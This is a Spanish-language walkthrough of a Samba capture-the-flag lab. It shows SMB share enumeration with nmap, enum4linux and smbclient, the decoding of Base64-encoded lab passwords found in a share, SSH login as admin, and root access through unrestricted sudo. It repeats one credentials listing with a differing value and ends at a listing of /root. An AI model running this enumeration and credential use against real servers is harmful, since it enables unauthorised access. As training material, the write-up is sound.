

Informe Técnico CTF - LAB Samba

Documento técnico con enfoque visual, trazabilidad del ataque y análisis de ciberseguridad

1. Objetivo

Documentar de forma profesional la resolución del CTF del laboratorio Samba, registrando la secuencia de enumeración de servicios compartidos, análisis de credenciales, acceso por SSH, escalada de privilegios y captura final de la FLAG.

2. Contexto del laboratorio

El laboratorio fue ejecutado en Docker y presenta un escenario centrado en servicios Samba y compartición de archivos. El reto obliga a correlacionar información proveniente de shares, usuarios, contraseñas codificadas y configuraciones internas del sistema hasta alcanzar privilegios elevados.

```
W H O A M I - L A B S . C O M

=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====

[*] Cargando imagen desde samba.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: SAMBA
DIFICULTAD: ★★★★★★ básico-medio (3 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la flag (formato SAMBA{...}): █
```

 Espacio para Imagen 1: Captura del laboratorio Docker en ejecución, mostrando la IP del lab y el campo donde debe ingresarse la FLAG.

3. Reconocimiento inicial con Nmap

Se realizó un escaneo Nmap para identificar los puertos expuestos y definir la superficie de ataque. Esta fase confirmó la presencia de servicios asociados a acceso remoto y compartición de archivos.

```
(kali@ kali)~[~/edutek/samba]
$ nmap -sS -sV -sC -p- -Pn --min-rate=5000 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-24 01:07 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
Initiating ARP Ping Scan at 01:07
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 01:07, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:07
Completed Parallel DNS resolution of 1 host. at 01:07, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 01:07
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Completed SYN Stealth Scan at 01:08, 1.06s elapsed (65535 total ports)
Initiating Service scan at 01:08
Scanning 3 services on 172.17.0.2
Completed Service scan at 01:08, 11.02s elapsed (3 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:08
Completed NSE at 01:08, 0.23s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:08
Completed NSE at 01:08, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:08
Completed NSE at 01:08, 0.01s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2026-05-24 01:07:59 EDT for 12s
Not shown: 65532 closed tcp ports (reset)
```

 Espacio para Imagen 2: Ejecución de Nmap sobre la IP del laboratorio.

Resultados de Nmap

El escaneo mostró los puertos 22, 139 y 445 en listening. La combinación de estos puertos sugiere un entorno Linux con SSH habilitado y un servicio Samba o file server accesible para tareas de enumeración y autenticación.

Puerto	Servicio asociado	Lectura de ciberseguridad
22	SSH	Posible acceso administrativo remoto
139	NetBIOS Session Service	Enumeración de recursos compartidos
445	SMB	Acceso a shares, archivos y permisos

```

PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 bc:86:97:aa:ee:60:bd:01:f2:ca:b9:d5:5d:e3:ae:f9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGBgQCsBUzPEpRA//D39Sm7fLpgB+4hNVRypxqQYRgcTHCPTc0qH0UqZPihYAKV/K+FHvdbKb83rA0ZtV+678fvwVRnfqjBWDS8O
7s1cy07jNOFpC016myoLfpGMRhhjysAbpqJgDlUilGmwcXSeRNn6mYYMtaw/17YvIQMEFFUg+WwMMwy7ic061R3QeTkJARlEFVCB/xR/9PiwLx25Bcabge6stk+ypIyZBTx11TcM
32QC/u0hTfQwdF903DMoV4ESw9qdhUcEPpvmGnTysBzzJCXp2fwGxJtdjOWJPnjC9XTWcZq8287/vbif8UCTTbBMXyyvgnTGykHSz+alnDDIgrvBt6GIB+YXVqvkdX5veyR9XuUr
xmgYU8bv8g8kCyf1ZsSedKzbZFGm4algKaRlExjP/JXsE+fzNsZA8CZ+wa+jLbEcUf0XXsp95J71zLqACYEWo6rLd+XPuzNQtDhsf048VxqlcCEdJm=
| 256 8f:c0:63:c9:cb:6f:f3:ec:66:04:c5:0a:ff:93:2c:07 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEN5yQ8KqTBoTz+OcEVztz6i735erEp0Bz75vlhZsUIlHT104y4Rff+9dv4am
1Yx2bc7Mdk2SON0=
| 256 1b:5e:93:85:03:34:0c:fd:42:76:e3:0a:c4:8b:95:2b (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN3pZENK5hbBeHHpZJUSOHLsxp+g0+/RRH1QshYCW/24
139/tcp    open  netbios-ssn syn-ack ttl 64  Samba smbd 4
445/tcp    open  netbios-ssn syn-ack ttl 64  Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: 0s
|_ smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
|_ p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 38303/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Failed to receive data)
|   Check 4 (port 17746/udp): CLEAN (Failed to receive data)
|   0/4 checks are positive: Host is CLEAN or ports are blocked
|_ nbstat: NetBIOS name: SAMBA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Names:
|_ SAMBA<00>          Flags: <unique><active>
|_ SAMBA<03>          Flags: <unique><active>
|_ SAMBA<20>          Flags: <unique><active>
|_ \x01\x02 MSBROWSE \x02<01> Flags: <group><active>
|_ WORKGROUP<00>     Flags: <group><active>
|_ WORKGROUP<1d>     Flags: <unique><active>
|_ WORKGROUP<1e>     Flags: <group><active>

```

📌 Espacio para Imagen 3: Resultados de Nmap con puertos 22, 139 y 445 visibles.

📁 4. Enumeración con enum4linux

Al identificar servicios Samba y file server, se utilizó enum4linux para extraer información más detallada sobre recursos compartidos, permisos, usuarios y parámetros relevantes del servicio. Esta fase permitió obtener una visión estructurada de los shares disponibles y de las condiciones de acceso.

```

(kali@kali)~/edutek/samba
$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun May 24 01:10:49 2026

===== ( Target Information ) =====
Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 172.17.0.2 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 172.17.0.2 ) =====

Looking up status of 172.17.0.2
SAMBA <00> - B <ACTIVE> Workstation Service
SAMBA <03> - B <ACTIVE> Messenger Service
SAMBA <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 172.17.0.2 ) =====

[+] Server 172.17.0.2 allows sessions using username '', password ''

===== ( Getting domain SID for 172.17.0.2 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

```

 Espacio para Imagen 4: Ejecución de enum4linux para enumerar carpetas compartidas, permisos y detalles del servicio.

Permisos y usuarios detectados

La enumeración permitió identificar permisos asociados a cada share, así como los usuarios disponibles para autenticación y qué recursos podían ser accedidos sin contraseña. Esta información fue clave para orientar la siguiente fase de recolección de archivos y pistas.

```
[+] Attempting to map shares on 172.17.0.2

//172.17.0.2/Public      Mapping: OK Listing: OK Writing: N/A
//172.17.0.2/Documents  Mapping: OK Listing: OK Writing: N/A
//172.17.0.2/Backups     Mapping: DENIED Listing: N/A Writing: N/A
//172.17.0.2/IT          Mapping: DENIED Listing: N/A Writing: N/A
//172.17.0.2/Admin       Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT STATUS_OBJECT_NAME_NOT_FOUND listing \*
//172.17.0.2/IPC$        Mapping: N/A Listing: N/A Writing: N/A

===== ( Password Policy Information for 172.17.0.2 ) =====

Password:

[+] Attaching to 172.17.0.2 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

    [+] SAMBA
    [+] Builtin

[+] Password Info for Domain: SAMBA

    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: 136 years 37 days 6 hours 21 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
```

 Espacio para Imagen 5: Resultados con permisos de cada share.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\alice (Local User)
S-1-22-1-1001 Unix User\bob (Local User)
S-1-22-1-1002 Unix User\carol (Local User)
S-1-22-1-1003 Unix User\admin (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-1601436452-3175695249-2258767284 and logon username '', password ''

S-1-5-21-1601436452-3175695249-2258767284-501 SAMBA\nobody (Local User)
S-1-5-21-1601436452-3175695249-2258767284-513 SAMBA\None (Domain Group)
S-1-5-21-1601436452-3175695249-2258767284-1000 SAMBA\alice (Local User)
S-1-5-21-1601436452-3175695249-2258767284-1001 SAMBA\bob (Local User)
S-1-5-21-1601436452-3175695249-2258767284-1002 SAMBA\carol (Local User)
S-1-5-21-1601436452-3175695249-2258767284-1003 SAMBA\admin (Local User)
```

 Espacio para Imagen 6: Usuarios detectados y recursos accesibles sin contraseña.

5. Exploración de shares con smbclient

Posteriormente se utilizó smbclient para listar el contenido de cada recurso compartido. Esta acción permitió recorrer directorios, validar permisos efectivos y descargar archivos útiles para el análisis del laboratorio.

```
~$ smbclient -L //172.17.0.2 -N
Sharename      Type      Comment
-----
Public         Disk
Documents      Disk
Backups        Disk
IT             Disk
Admin          Disk
IPC$           IPC       IPC Service (SAMBA Corporate Server)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot smb1 done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

 Espacio para Imagen 7: Uso de smbclient para listar el contenido de los compartidos.

Public share

Se listó el contenido del share Public y se descargaron los archivos con el usuario administrator sin contraseña. Los archivos de texto contenidos en este recurso ofrecieron pistas iniciales sobre la lógica del laboratorio y orientaron la búsqueda de información sensible.

```
(kali@ kali)-[~/edutek/samba]
$ smbclient //172.17.0.2/Public -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
.                D           0   Sat Feb 14 02:28:19 2026
..               D           0   Sat Feb 14 02:28:18 2026
users.txt        N          206  Sat Feb 14 02:28:19 2026
welcome.txt      N          900  Sat Feb 14 02:28:19 2026

      82083148 blocks of size 1024. 54206408 blocks available
smb: \> get users.txt
getting file \users.txt of size 206 as users.txt (100.6 KiloBytes/sec) (average 100.6 KiloBytes/sec)
smb: \> get welcome.txt
getting file \welcome.txt of size 900 as welcome.txt (878.8 KiloBytes/sec) (average 360.0 KiloBytes/sec)
smb: \> exit

(kali@ kali)-[~/edutek/samba]
$ ls
samba  users.txt  welcome.txt

(kali@ kali)-[~/edutek/samba]
$ cat users.txt
=== LISTA DE USUARIOS DEL SISTEMA ===
alice  - Contabilidad
bob    - Departamento IT
carol  - Recursos Humanos
admin  - Administrador del Sistema

Nota: Contactar al departamento IT para solicitar acceso.
```

 Espacio para Imagen 8: Listado y descarga del contenido del share Public con administrator sin password.

```
$ cat welcome.txt
```

```
BIENVENIDO AL SERVIDOR SAMBA CORP
```

Este es el servidor de archivos corporativo.

SHARES DISPONIBLES:

- Public → Información general
- Documents → Documentos corporativos
- Backups → Respaldos del sistema
- IT → Departamento de TI
- Admin → Administración (restringido)

Para más información, revisa el share "Documents".

Última actualización: Febrero 2026

 Espacio para Imagen 9: Visualización del contenido de los archivos TXT y pistas obtenidas.

Documents share

Luego se listó y descargó el contenido del share Documents. El material obtenido permitió identificar información relacionada con políticas de contraseñas y con el mecanismo necesario para decodificarlas, abriendo el camino hacia la obtención de credenciales válidas.

```
(kali@kali)~[~/edutek/samba]
$ smbclient //172.17.0.2/Documents -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Sat Feb 14 02:28:20 2026
..               D          0  Sat Feb 14 02:28:18 2026
contracts        D          0  Sat Feb 14 02:28:20 2026
credentials.txt  N        578  Sat Feb 14 02:28:20 2026
README.txt       N        336  Sat Feb 14 02:28:19 2026

82083148 blocks of size 1024. 54206396 blocks available
smb: \> get contracts
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \contracts
smb: \> get credentials.txt
getting file \credentials.txt of size 578 as credentials.txt (282.2 KiloBytes/sec) (average 282.2 KiloBytes/sec)
smb: \> get README.txt
getting file \README.txt of size 336 as README.txt (328.1 KiloBytes/sec) (average 297.5 KiloBytes/sec)
smb: \> cd contracts\
smb: \contracts\> ls
.                D          0  Sat Feb 14 02:28:20 2026
..               D          0  Sat Feb 14 02:28:20 2026
invoice_2026.txt N         68  Sat Feb 14 02:28:20 2026

82083148 blocks of size 1024. 54206388 blocks available
smb: \contracts\> get invoice_2026.txt
getting file \contracts\invoice_2026.txt of size 68 as invoice_2026.txt (33.2 KiloBytes/sec) (average 191.8 KiloBytes/sec)
smb: \contracts\> exit
```

 Espacio para Imagen 10: Listado y descarga de archivos TXT del compartido Documents.

```
(kali㉿ kali)-[~/edutek/samba]
$ ls
credentials.txt  invoice_2026.txt  README.txt  samba  users.txt  welcome.txt

(kali㉿ kali)-[~/edutek/samba]
$ cat README.txt
=== POLÍTICAS DE CONTRASEÑAS ===
Actualización: Febrero 2026

IMPORTANTE:
Las contraseñas del sistema están almacenadas en formato
codificado (Base64) por seguridad.

Para decodificar, usar:
echo "contraseña_codificada" | base64 -d

Cualquier duda, contactar al departamento IT.

USUARIOS AUTORIZADOS:
Ver archivo credentials.txt
```

 Espacio para Imagen 11: Contenido descargado con información sobre políticas de contraseña y método de decodificación.

6. Obtención y decodificación de credenciales

A partir de los archivos recuperados se obtuvo información sobre usuarios del sistema, permisos y contraseñas codificadas. Posteriormente, todas las passwords fueron decodificadas para ser utilizadas en el acceso y mapeo de shares.


```
(kali@ kali)-[~/edutek/samba]
$ cat credentials.txt
=== CREDENCIALES DEL SISTEMA ===
Última actualización: Febrero 2026

IMPORTANTE: Contraseñas en Base64

Usuario: alice
Password: WDl0QjdtUTJyTAo=
Acceso: Backups (READ + WRITE)

Usuario: bob
Password: cDRaazhOdzFWago=
Acceso: IT (READ)

Usuario: carol
Password: UjdoVDNjWTlzMgo=
Acceso: Public, Documents (READ)

Usuario: admin
Password: bTJKcTZMeDhEego=
Acceso: Todos los shares + SSH

NOTA DE SEGURIDAD:
- Las contraseñas deben cambiarse cada 90 días
- No compartir credenciales entre departamentos
- Reportar cualquier acceso no autorizado

Contacto IT: bob@samba.local
```

 Espacio para Imagen 12: Evidencia de usuarios, permisos y contraseñas obtenidas.

```
(kali@ kali)-[~/edutek/samba]  
$ cat credentials.txt  
=== CREDENCIALES DEL SISTEMA ===  
Última actualización: Febrero 2026
```

IMPORTANTE: Contraseñas en Base64

Usuario: alice
Password: WDl0QjdtUTJyTAo=
Acceso: Backups (READ + WRITE)

Usuario: bob
Password: cDRaazhOdzFWago=
Acceso: IT (READ)

Usuario: carol
Password: UjdoVDNjWTlZRgo=
Acceso: Public, Documents (READ)

Usuario: admin
Password: bTJKcTZMeDhEego=
Acceso: Todos los shares + SSH

NOTA DE SEGURIDAD:

- Las contraseñas deben cambiarse cada 90 días
- No compartir credenciales entre departamentos
- Reportar cualquier acceso no autorizado

Contacto IT: bob@samba.local

Decodifique a partir del formato Base64

Simplemente introduzca los datos y pulse el botón de decodificar.

cDRaazhOdzFWago=

 Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que

UTF-8  Conjunto de caracteres de origen.

☐ Decodifique cada línea por separado (útil cuando tiene varias entradas).

 Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el ju

 **DECODIFICAR**  Decodifica sus datos en la zona de abajo.

p4Zk8Nw1Vj

 Espacio para Imagen 13: Proceso de decodificación de las passwords.

7. Mapeo de shares por usuario

Con las credenciales ya decodificadas, se mapearon los shares por usuario para probar acceso sobre todos los recursos compartidos disponibles. Esta fase permitió validar qué cuentas tenían privilegios efectivos sobre cada share y dónde persistían restricciones.

//172.17.0.2/Backups
//172.17.0.2/IT
//172.17.0.2/Admin

alice
X9tB7mQ2rL

bob
p4Zk8Nw1Vj

carol
R7hT3cY9sF

admin|
m2Jq6Lx8Dz

 Espacio para Imagen 14: Mapeo de shares y contraseñas por usuario.

```
(kali㉿ kali)-[~/edutek/samba]
$ smbclient //172.17.0.2/IT -U bob
Password for [WORKGROUP\bob]:
session setup failed: NT_STATUS_LOGON_FAILURE

(kali㉿ kali)-[~/edutek/samba]
$ smbclient //172.17.0.2/IT -U carol
Password for [WORKGROUP\carol]:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿ kali)-[~/edutek/samba]
$ smbclient //172.17.0.2/IT -U carol
Password for [WORKGROUP\carol]:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿ kali)-[~/edutek/samba]
$ smbclient //172.17.0.2/IT -U admin
Password for [WORKGROUP\admin]:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿ kali)-[~/edutek/samba]
$ smbclient //172.17.0.2/Admin -U admin
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \> ls
```

 Espacio para Imagen 15: Intentos fallidos de acceso al share IT pese al uso de múltiples usuarios.

8. Validación fina de permisos con smbmap

Dado que no se conseguía listar el contenido del share IT, se recurrió a smbmap para revisar permisos específicos por share y por usuario. Con esta herramienta se detectó que el share Backups tenía permisos de escritura para el usuario alice, hallazgo importante para comprender mejor la matriz real de acceso.

10. Inspección del sistema y archivos relevantes

Se inspeccionaron directorios Linux y archivos ejecutables de interés. Entre ellos destacó entryptpoint.sh, cuyo contenido fue revisado y ejecutado, aunque sin un resultado directo para la captura de la FLAG o la escalada inicial.

```
admin@samba:/home$ cd ..
admin@samba:/ $ ls
bin boot dev entryptpoint.sh etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr
admin@samba:/ $ ls -lhai
total 72K
2925680 drwxr-xr-x 1 root root 4.0K May 24 00:06 .
2925680 drwxr-xr-x 1 root root 4.0K May 24 00:06 ..
2925677 -rwxr-xr-x 1 root root 0 May 24 00:06 .dockerenv
2013021 lrwxrwxrwx 1 root root 7 Apr 3 2025 bin -> usr/bin
2013022 drwxr-xr-x 2 root root 4.0K Apr 15 2020 boot
1 drwxr-xr-x 14 root root 3.1K May 24 00:54 dev
2800734 -rwxr-xr-x 1 root root 1.7K Feb 14 02:28 entryptpoint.sh
2925669 drwxr-xr-x 1 root root 4.0K May 24 00:06 etc
2276435 drwxr-xr-x 1 root root 4.0K Feb 14 02:28 home
2013196 lrwxrwxrwx 1 root root 7 Apr 3 2025 lib -> usr/lib
2013197 lrwxrwxrwx 1 root root 9 Apr 3 2025 lib32 -> usr/lib32
2013198 lrwxrwxrwx 1 root root 9 Apr 3 2025 lib64 -> usr/lib64
2013199 lrwxrwxrwx 1 root root 10 Apr 3 2025 libx32 -> usr/libx32
2013200 drwxr-xr-x 2 root root 4.0K Apr 3 2025 media
2800707 drwxr-xr-x 1 root root 4.0K Feb 14 02:28 mnt
2800666 drwxr-xr-x 1 root root 4.0K Feb 14 02:28 opt
1 dr-xr-xr-x 245 root root 0 May 24 00:06 proc
2800693 drwx----- 1 root root 4.0K Feb 14 02:28 root
2800612 drwxr-xr-x 1 root root 4.0K May 24 01:24 run
2013213 lrwxrwxrwx 1 root root 8 Apr 3 2025 sbin -> usr/sbin
2407514 drwxr-xr-x 1 root root 4.0K Feb 14 02:28 srv
1 dr-xr-xr-x 13 root root 0 May 24 00:06 sys
2013216 drwxrwxrwt 1 root root 4.0K May 24 00:39 tmp
2141954 drwxr-xr-x 1 root root 4.0K Apr 3 2025 usr
2800651 drwxr-xr-x 1 root root 4.0K Apr 3 2025 var
admin@samba:/ $ cd /home/
admin/ alice/ bob/ carol/
admin@samba:/ $ cat entryptpoint.sh
#!/bin/bash
set -e
```

```
admin@samba:/ $
admin@samba:/ $ ls
bin boot dev entryptpoint.sh etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
admin@samba:/ $ bash entryptpoint.sh
❏ INICIANDO LABORATORIO SAMBA ❏

[*] Iniciando rsyslog...
* Starting enhanced syslogd rsyslogd
rsyslogd: pidfile '/run/rsyslogd.pid' and pid 1001 already exist.
If you want to run multiple instances of rsyslog, you need to specify
different pid files for them (-i option).
rsyslogd: run failed with error -3000 (see rsyslog.h or try https://www.rsyslog.com/e/3000 to learn what that number means)

[*] Iniciando servicios...
[*] Iniciando Samba...
[2026/05/24 01:26:33, 0] ../../lib/util/debug.c:1100(reopen_one_log)
reopen one log: Unable to open new log file '/var/log/samba/log.smbd': Permission denied
[2026/05/24 01:26:33, 0] ../../source3/lib/dumpcore.c:59(get default_corepath)
Failed to create /var/log/samba/cores for user 1003 with mode 0700
[2026/05/24 01:26:33, 0] ../../source3/lib/dumpcore.c:256(dump_core_setup)
Unable to setup corepath for smbd: Permission denied
[2026/05/24 01:26:33, 0] ../../lib/util/debug.c:1100(reopen_one_log)
reopen one log: Unable to open new log file '/var/log/samba/log.smbd': Permission denied
[2026/05/24 01:26:33.658127, 0] ../../lib/util/debug.c:1100(reopen_one_log)
reopen one log: Unable to open new log file '/var/log/samba/log.smbd': Permission denied
[2026/05/24 01:26:33.658640, 0] ../../source3/smbd/server.c:1734(main)
smbd version 4.15.13-Ubuntu started.
Copyright Andrew Tridgell and the Samba Team 1992-2021
admin@samba:/ $
```

 Espacio para Imagen 18: Revisión de directorios Linux y análisis de entryptpoint.sh.

11. Intentos directos de privilegios

Se intentó acceder al directorio root y utilizar sudo, pero inicialmente sin éxito, recibiendo mensajes que impedían continuar por esa vía. Esta fase confirmó que el sistema se encontraba limitado o empaquetado de una forma particular.

```
admin@samba:/$ cd root/
-bash: cd: root/: Permission denied
admin@samba:/$ sudo cd root/
sudo: cd: command not found
admin@samba:/$
admin@samba:/$
admin@samba:/$ ls
```



 Espacio para Imagen 19: Intento de acceso a root y prueba de sudo sin éxito.



12. Activación de funcionalidades del sistema con unminimize

Al revisar con mayor atención el mensaje de bienvenida, se identificó la referencia a unminimize. Esto sugería que el sistema operativo había sido empaquetado con funcionalidad reducida, por lo que se ejecutó el comando correspondiente con sudo para restaurar paquetes, utilidades y comportamiento esperado del sistema.

Una vez activado, el entorno comenzó a descargar dependencias y a ampliar sus capacidades, desbloqueando el siguiente paso del laboratorio.

```
To restore this content, you can run the 'unminimize' command.
Last login: Sun May 24 01:24:24 2026 from 172.17.0.1
admin@samba:~$ unminimize
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

This script restores content and packages that are found on a default
Ubuntu server system in order to make this system more suitable for
interactive use.

Reinstallation of packages may fail due to changes to the system
configuration, the presence of third-party packages, or for other
reasons.

This operation may take some time.

Would you like to continue? [y/N] y

Re-enabling installation of all documentation in dpkg...
mv: cannot move '/etc/dpkg/dpkg.cfg.d/excludes' to '/etc/dpkg/dpkg.cfg.d/excludes.dpkg-tmp': Permission
admin@samba:~$ sudo unminimize
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.



This script restores content and packages that are found on a default
Ubuntu server system in order to make this system more suitable for
interactive use.

Reinstallation of packages may fail due to changes to the system
configuration, the presence of third-party packages, or for other
reasons.

This operation may take some time.

Would you like to continue? [y/N] y

Re-enabling installation of all documentation in dpkg...
Updating package list and upgrading packages...
Get:1 http://archive.ubuntu.com/ubuntu focal InRelease [265 kB]
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Get:3 http://security.ubuntu.com/ubuntu focal-security/main amd64 Packages [4366 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal-updates InRelease [128 kB]
Get:5 http://archive.ubuntu.com/ubuntu focal-backports InRelease [128 kB]
```




 Espacio para Imagen 20: Mensaje de bienvenida con referencia a unminimize y ejecución del proceso de restauración del sistema.

13. Revisión de binarios y privilegios

Tras completar la activación del sistema, se revisaron los binarios disponibles y se observó que existían permisos amplios sobre los comandos. Esta condición cambió por completo la capacidad operativa del usuario y abrió la posibilidad real de modificar elementos críticos del host.

```
admin@samba:~$ find / -perm -4000 2>/dev/null
/usr/sbin/mount.cifs
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
admin@samba:~$ sudo -L
sudo: invalid option -- 'L'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt]
admin@samba:~$ sudo -l
Matching Defaults entries for admin on samba:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\

User admin may run the following commands on samba:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
```



 Espacio para Imagen 21: Revisión de binarios y evidencia de permisos amplios sobre comandos.

14. Toma de control del directorio root

Con los permisos ya disponibles, se cambió el owner del directorio root al usuario admin. Esta acción permitió acceder al contenido protegido del sistema y avanzar a la visualización directa de la FLAG.

```

admin@samba:/$ chown admin:admin root
chown: changing ownership of 'root': Operation not permitted
admin@samba:/$ sudo chown admin:admin root
admin@samba:/$ ls -lh
total 76K
lrwxrwxrwx    1 root    root      7 Apr  3  2025 bin -> usr/bin
drwxr-xr-x    2 root    root    4.0K Apr 15  2020 boot
drwxr-xr-x   14 root    root    3.1K May 24 00:54 dev
-rwxr-xr-x    1 root    root    1.7K Feb 14 02:28 entrypt.sh
drwxr-xr-x    1 root    root    4.0K May 24 01:43 etc
drwxr-xr-x    1 root    root    4.0K Feb 14 02:28 home
lrwxrwxrwx    1 root    root      7 Apr  3  2025 lib -> usr/lib
lrwxrwxrwx    1 root    root      9 Apr  3  2025 lib32 -> usr/lib32
lrwxrwxrwx    1 root    root      9 Apr  3  2025 lib64 -> usr/lib64
lrwxrwxrwx    1 root    root     10 Apr  3  2025 libx32 -> usr/libx32
drwxr-xr-x    2 root    root    4.0K Apr  3  2025 media
drwxr-xr-x    1 root    root    4.0K Feb 14 02:28 mnt
drwxr-xr-x    1 root    root    4.0K Feb 14 02:28 opt
dr-xr-xr-x  245 root    root      0 May 24 00:06 proc
drwx-----    1 admin  admin    4.0K Feb 14 02:28 root

```

 Espacio para Imagen 22: Cambio de owner del directorio root hacia el usuario admin.

15. Obtención de la FLAG

Una vez controlado el acceso al directorio root, se listó la FLAG y se visualizó su contenido. En este punto quedó demostrado el compromiso total del laboratorio, alcanzando el objetivo final del reto.

Impacto del compromiso

Dimensión	Evidencia	Resultado
Confidencialidad	Acceso a shares y archivos internos	Exposición de información sensible
Integridad	Cambio de owner sobre root	Capacidad de alterar elementos críticos
Disponibilidad	Control sobre comandos y sistema ampliado	Riesgo operativo alto
Control	Lectura de FLAG en root	Compromiso total del host

```

admin@samba:/$ cd /root/
admin@samba:/root$ ls
